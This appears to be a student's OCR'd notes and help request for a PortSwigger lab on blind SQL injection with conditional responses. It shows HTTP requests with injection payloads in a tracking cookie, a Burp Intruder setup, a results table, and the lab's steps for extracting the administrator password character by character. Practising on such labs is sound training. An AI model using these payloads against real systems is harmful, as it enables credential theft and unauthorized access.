
```
GET / HTTP/2
Host: 0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
Cookie: TrackingId=sAczjclxXWWCQEvt' AND (SELECT 'a' FROM users WHERE
username='administrator' AND LENGTH(password)>1)='a; session=
bBrEsR9Anh9ihrRrsy7WCkHclZS2FK0z
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11382

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Blind SQL injection with conditional responses
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Blind SQL injection with conditional responses
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/sql-injection/blind/lab-condition
            al-responses'>
              Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
              <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg'
              xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
              28 30' enable-background='new 0 0 28 30' xml:space=preserve title=
              back-arrow>
```

' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.



Burp Suite Community Edition v2024.5.5 - Temporary Project

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net

☑ Update Host header to match target


```
GET / HTTP/2
Host: 0aed008c04feeef9d56a705a00ac0087.web-security-academy.net
Cookie: TrackingId=sAczjclxXVWCQEvt'' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='§a§; session=bBrEsR9Anh9ihrRrsy7WCkHclZS2FK0z
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

1 highlight

1 payload position

Length: 826

Memory: 141.3MB



2. Intruder attack of https://0aed008c04feeef9d56a705a00ac0087.web-security-academy.net

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	welcom back	Comment
19	S	200	81			11430		
20	T	200	82			11430		
21	U	200	79			11430		
22	V	200	83			11430		
23	W	200	80			11430		
24	X	200	99			11430		
25	Y	200	82			11430		
26	Z	200	966			11430		
27	0	200	80			11430		

Finished

To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase

alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under Payload settings add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

Continue this process testing offset 3, 4, and so on, until you have the whole password.

In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

But I have a problem in this attack it can not get the password